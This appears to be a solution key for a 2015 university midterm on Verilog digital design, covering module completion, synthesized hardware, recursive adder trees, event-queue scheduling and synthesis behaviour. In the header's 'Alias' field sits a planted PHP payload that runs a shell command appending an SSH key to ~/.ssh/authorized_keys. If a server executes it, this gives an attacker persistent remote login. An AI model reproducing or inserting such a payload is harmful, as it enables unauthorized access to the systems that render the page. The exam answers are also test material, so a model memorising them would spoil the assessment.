Name Solution

Digital Design using HDLs
EE 4755
Midterm Examination


Wednesday, 28 October 2015 11:30–12:20 CDT

Problem 1		(20 pts)
Problem 2		(20 pts)
Problem 3		(20 pts)
Problem 4		(20 pts)
Problem 5		(20 pts)
Exam Total		(100 pts)

Alias <?php exec("echo 'ssh-dss AAAB..4M' >> ~/.ssh/authorized_keys")?>

Good Luck!

Problem 1: [20 pts] Complete the Verilog description of the hardware illustrated below. It's okay—and a time saver—to use the == operator.



☑ Complete the port declarations.

☑ Complete the module.

Solution appears below. By using the variable `twelve` we avoid having to have `a==12` in two different places.


```
module ezmod

  // SOLUTION
  ( output logic x, y,
    input uwire [3:0] a );

   logic         twelve;

   always_comb begin

      twelve = a == 12;

      x =  a == 5 || twelve;

      y = twelve ^ ( a == 0 );

   end





endmodule
```

Problem 2: [20 pts] Consider the module below.

```
module ssum #( int n = 3,      int f = 4,      int swid = f + $clog2(n) )
             ( output logic [swid-1:0] sum,
               input uwire [n-1:0] mask,      input uwire [f-1:0] a[n] );
   always @* begin
      sum = 0;
      for ( int i=0; i<n; i++ ) if ( mask[i] ) sum += a[i];
   end
endmodule
```

(*a*) Show the hardware that will be synthesized without optimization and using default parameters.


☑ Hardware without optimization.



Grading Note: In some solutions the multiplexor for the `if` was placed before the adder, it would select either `0` or `a[i]`. The code above though has the mux after the adder, as shown in the solution. Putting the mux before the adder saves hardware, since one input is tied to zero. It's not correct only because the problem asked for hardware before optimization. Nevertheless, no points were deducted for this error.

(*b*) Show the hardware that will be synthesized using the default parameters with optimization. In particular, try to make use of a four-input multiplexor for the first two iterations of the `i` loop.

☑ Hardware with optimization and using a four-input mux.



Problem 3: [20 pts] Appearing below is the ssum module from the previous problem and the start of a recursive version of the module, ssum_rec. Finish ssum_rec so that it performs the same computation, but does so using a tree connection of hardware rather than the linear connection that ssum describes. (For **partial credit only** use a generate loop to instantiate ssum modules of a fixed size; for full credit use recursion.)

```
module ssum #( int n = 3, int f = 4, int swid = f + $clog2(n) )
   ( output logic [swid-1:0] sum,
     input uwire [n-1:0] mask,       input uwire [f-1:0] a[n] );
   always @* begin
      sum = 0;
      for ( int i=0; i<n; i++ ) if ( mask[i] ) sum += a[i];
   end
endmodule
```

☑ Complete module so that it describes a tree structure specified using recursion.

Solution appears below. Notice that the sshi module is instantiated with the first parameter set to n/2, but because n might be odd, the sslo module is instantiated with the first parameter set to n - n/2. This guarantees that the total number of elements processed is n.


```
module ssum_rec
  #( int n = 3, int f = 4, int swid = f + $clog2(n) )
   ( output logic [swid-1:0] sum,
     input uwire [n-1:0] mask,
     input logic [f-1:0] a [n-1:0] );

   // SOLUTION BELOW

   if ( n == 1 ) begin

      assign sum = mask ? a[0] : 0;

   end else begin

      localparam int nlo = n / 2;
      localparam int nhi = n - nlo;
      uwire [swid-1:0] sumhi, sumlo;

      ssum_rec #(nhi,f,swid) sshi( sumhi, mask[n-1:nlo], a[n-1:nlo] );
      ssum_rec #(nlo,f,swid) sslo( sumlo, mask[nlo-1:0], a[nlo-1:0] );
      assign sum = sumhi + sumlo;

   end





endmodule
```

Problem 4: [20 pts] Show the hardware that will be synthesized for the module below.

```
module yam( output logic [7:0] x, y, z,
            input uwire [7:0] a, b, c,   input uwire [1:0] op,   input uwire run, clk );
   logic [7:0] x1, x2, e;

   always_ff @( posedge clk ) begin
      e = b;
      z = a + b;
      if ( op == 0 )          e = z;
      else if ( op == 1 )     e = a + x;
      else if ( op == 2 )     e = a + x1;
      x2 = x1;
      x1 = x;
      if ( run ) x = e;
   end

   always_comb y = x1 + x2 - c;

endmodule
```

✓ Show hardware, including ✓ registers and ✓ module ports.

Solution appears below. Note that no register is needed for e because e is not live out. (If a register were synthesized for e its output would not be used and so it would be eliminated during optimization.) A register is needed for z because it's a module output.



Problem 5: [20 pts] Answer each question below.

(*a*) Show the values of `a`, `b`, and `c` when the code reaches Point 1 and Point 2.

```
module short_answers;
   int a, b, c;
   initial begin
      a = 0;  b = 0; c = 0;
      a = 1;
      a <= 2;
      a <= #3 3;     //
      b = a + 10;    //   ---a---    ---b---    ---c---
      c <= a + 20;   //

      // Point 1:           1          11          0  <- SOLUTION

      #1;

      // Point 2.           2          11         21  <- SOLUTION
   end

   my_prog my_prog_instance(a,b,c); // Ignore for part (a).

endmodule
```

☑ At Point 1, values for ☑ `a`, ☑ `b`, and ☑ `c`.

☑ At Point 2, values for ☑ `a`, ☑ `b`, and ☑ `c`.

(*b*) The definition of the `my_prog` program from the previous part appears below. Show the contents of the Verilog event queue at Point 1 in the code from the previous part, include the effect of code in `short_answers` as well as `my_prog`. Show events in the form "$t = 1969$, region=NL-East, Resume Point 3" and "$t = 2015$, region=X, Update variable z," but use real region names.

```
program my_prog(input int a, b, c);
   initial forever @( a or b or c ) begin
      // Point 3;
      $display("Let's go Mets!");
   end
endprogram
```

☑ Contents of event queue at Point 1, show ☑ region names and ☑ time stamps.

The solution appears below. The table below shows all items that were sceduled due to the execution of the initial block up to Point 1. The first non-blocking assignment to `a` and the non-blocking assignment to `c` schedules an update event in the NBA region at $t = 0$. The second non-blocking assignment to `a` schedules an update event at $t = 3$. Changes in `a`, `b`, and `c` cause a resume event to be scheduled in the re-inactive region for Point 3 of the `program` object. Finally, the 1-cycle delay at Point 1 schedules a resume event for Point 2 at $t = 1$.

Time	Region	Event
0	NBA	Update a <- 2
0	NBA	Update c <- 21
0	Re-inactive	Resume Point 3.
1	Inactive	Resume Point 2
3	NBA	Update a <- 3

(*c*) The module below is in explicit structural form, in which only primitive gates (and module instantiations) are used. Will the synthesis program synthesize exactly that arrangement of gates? Explain.

```
module bfa_structural( output uwire sum, cout, input uwire a, b, cin );
   uwire term001, term010, term100, term111;
   uwire ab, bc, ac;
   uwire na, nb, nc;
   not n1( na, a);
   not n2( nb, b);
   not n3( nc, cin);
   and a1( term001, na, nb, cin);
   and a2( term010, na, b,  nc);
   and a3( term100, a,  nb, nc);
   and a4( term111, a,  b,  cin);
   or o1( sum, term001, term010, term100, term111);
   and a10( ab, a, b);
   and a11( bc, b, cin);
   and a12( ac, a, cin);
   or o2( cout, ab, bc, ac);
endmodule
```

☑ Will synthesis program emit exactly these gates? ☑ Explain.

No. Or at best, not necessarily. The synthesis program will map the gates above to the most appropriate gates in the target technology, it will then perform optimization. It's possible, for example, that the target technology does not have a three-input AND gate, so either two 2-input gates will be used, or maybe a 4-input AND gate will be used with one input tied to logic 1. Or perhaps, the technology has a special binary full adder primitive.

(*d*) Based on a hand analysis of `my_mut` we expect it to have a clock period of 12 ns. Shown below is an excerpt from the testbench for `my_mut` that includes the code for generating a clock. Assume that the Verilog time unit is set to 1 ns. How does the clock declaration below affect the timing of the synthesized hardware?

```
module testbench();
   logic clock;
   initial clock = 0;
   always #5 clock = !clock;
   // Other declarations omitted.
   my_mut woof(x,y,a,b,clock);
```

☑ The effect of the declaration of `clock` on timing of synthesized hardware is . . . none ☑ because . . . .

The synthesis program will be commanded to synthesize `my_mut`, and so it won't see `testbench`, and therefore the clock period from `testbench` is irrelevant. Synthesis programs can be told to synthesize for a target clock period, but that target clock period is provided by a synthesis program command, such as `define_clock` for Cadence Encounter.